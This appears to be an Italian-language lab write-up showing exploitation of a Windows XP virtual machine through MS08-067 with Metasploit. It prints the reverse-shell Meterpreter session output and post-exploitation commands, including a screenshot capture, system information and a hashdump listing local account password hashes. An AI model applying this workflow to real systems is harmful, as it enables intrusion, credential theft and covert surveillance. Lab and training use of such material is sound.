

EXPLOIT WINDOWS XP

Usando sempre msfconsole, andiamo a sfruttare una delle vulnerabilità di Windows XP chiamata MS08-067, che consente l'esecuzione di codice da remoto; il payload che ci serve è quello assegnato di default, che ci apre una shell di meterpreter; lanciamo il comando ifconfig per capire se l'exploit è andato a buon fine:

```
[*] Started reverse TCP handler on 192.168.32.100:4444
[*] 192.168.32.103:445 - Automatically detecting the target...
[*] 192.168.32.103:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.32.103:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.32.103:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.32.103
[*] Meterpreter session 1 opened (192.168.32.100:4444 → 192.168.32.103:1036) at 2022-12-07 08:11:05 -0500


meterpreter > ifconfig

Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name       : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit  di pianificazione pacchetti
Hardware MAC : 08:00:27:b8:87:0d
MTU        : 1500
IPv4 Address : 192.168.32.103
IPv4 Netmask : 255.255.255.0
```

Usiamo il comando screenshot per salvare una cattura dello schermo di windows:

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/MLXBTQLr.jpeg  
meterpreter > █
```



Proviamo qualche altro comando, tra cui sysinfo che ci da informazioni sul sistema operativo della macchina attaccata, hashdump che tira fuori gli username e gli hash delle password degli utenti e webcam_list per mostrare le videocamere disponibili (in questo caso nessuna)

```
meterpreter > sysinfo  
Computer      : TEST-EPI  
OS            : Windows XP (5.1 Build 2600, Service Pack 3).  
Architecture  : x86  
System Language : it_IT  
Domain        : WORKGROUP  
Logged On Users : 2  
Meterpreter   : x86/windows
```

```
meterpreter > hashdump  
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18 :::  
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24 :::  
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4 :::
```

```
meterpreter > webcam_list  
[-] No webcams were found
```